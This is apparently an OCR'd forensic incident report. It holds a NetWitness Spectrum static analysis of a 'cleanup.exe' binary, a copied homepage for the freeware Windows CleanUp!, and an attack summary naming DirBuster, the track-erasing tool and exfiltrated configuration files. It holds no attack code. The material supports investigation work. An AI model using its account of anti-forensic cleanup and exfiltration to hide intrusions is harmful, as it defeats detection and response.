
Forensic Fingerprint (5 items)
x86 pe (11) - windows_executable (11) - windows executable (11) - javascript (3) - gif (1)

Attachment (2 items)
cleanup.exe (8) - jadtest.exe (1)

Filename [open]

Directory [open]

Netwitnss Spectrum revealed the Actual Author name.



Static Analysis Results

Score: 39.886

File 1 / 2

Static Analysis Highlights DetailMail.exe Score : 39.886

Company	Steven R. Gould	SHA1	99b1811c41249145af38ae68cb484a4a90edc141
Language	EnglishUnitedStates	Subsystem Type	IMAGE_SUBSYSTEM_WINDOWS_GUI
Product Name	Windows CleanUp!	Internal Name	CleanUp!
File Version	3.0	Product Version	3.0
Digital Signature	TRUST_E_NOSIGNATURE	File Types	PE32
MD5	a0b6270a52545c1552af8fbdd31e6836	Original File Name	cleanup.exe
File Size	437.60 KB (448,105 bytes)	PE Size	372.00 KB (380,928 bytes)

Application Author Name revealed by Spectrum

Influences

PE Import Table Contains Suspicious Fingerprint(s)
Import Function Name: callnexthookex


PE Contains Sections Marked as Both Executable and Writable (Characteristics)
Section Name: .prdata, virtual size: 10000, virtual address: 51000, raw size: 10000, raw address: 4d000, reloc address: 0, line numbers: 93, characteristics: IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE

PE Import Table Contains Watch-Listed Fingerprint(s)
Import Function Name: unhookwindowshookex

PE Contains Section(s) with an Unknown Section Name

Application is a freeware for erasing tracks

Attacker installed freeware to cleanup tracks and delete evidence



CleanUp! Home

Free disk space & protect your privacy

All in one easy solution. And all for free!

Introducing Windows **CleanUp!**, the quickest and easiest way to delete temporary files from your system.

CleanUp! is a powerful and easy-to-use application that removes temporary files created while surfing the web, empties the Recycle Bin, deletes files from your temporary folders and more.

CleanUp! frees disk space and reduces the "clutter" on your computer helping it to run more efficiently. It also can be used as a way to protect your privacy on the Internet. You can even instruct **CleanUp!** to securely delete files making it impossible to retrieve their contents using lower-level disk tools - just another way of protecting your privacy.

No gimmicks here, **CleanUp!** is so easy to set up and use that you'll have a lean, clean, mean machine in minutes.

Thanks for trying **CleanUp!**

Steven R. Gould
- Author of Windows **CleanUp!**

Stay up-to-date with CleanUp! developments

- Register with (and Login to) this web site and subscribe to one of the available newsletters.
- **Become a fan of CleanUp! on Facebook.** Spread the word and encourage your friends to do the same!

Support CleanUp!

Make a donation today
- click below

Help support stevengould.org by

Attack Summary

- Source IP: X.x.x.x
- Destination IP: X.X.X.X
- Tool Used by attacker : DIRbuster(OWASP Project), cleanup(Stevengould.org)
- Exfiltrated Data
  - iptables.rules.sh
  - registry.conf.sh
  - mithi-system.httpd.conf.sh
  - mithi-system.fw.conf.sh
  - log4j.properties
  - cmdcodes.ini
  - userproperties.in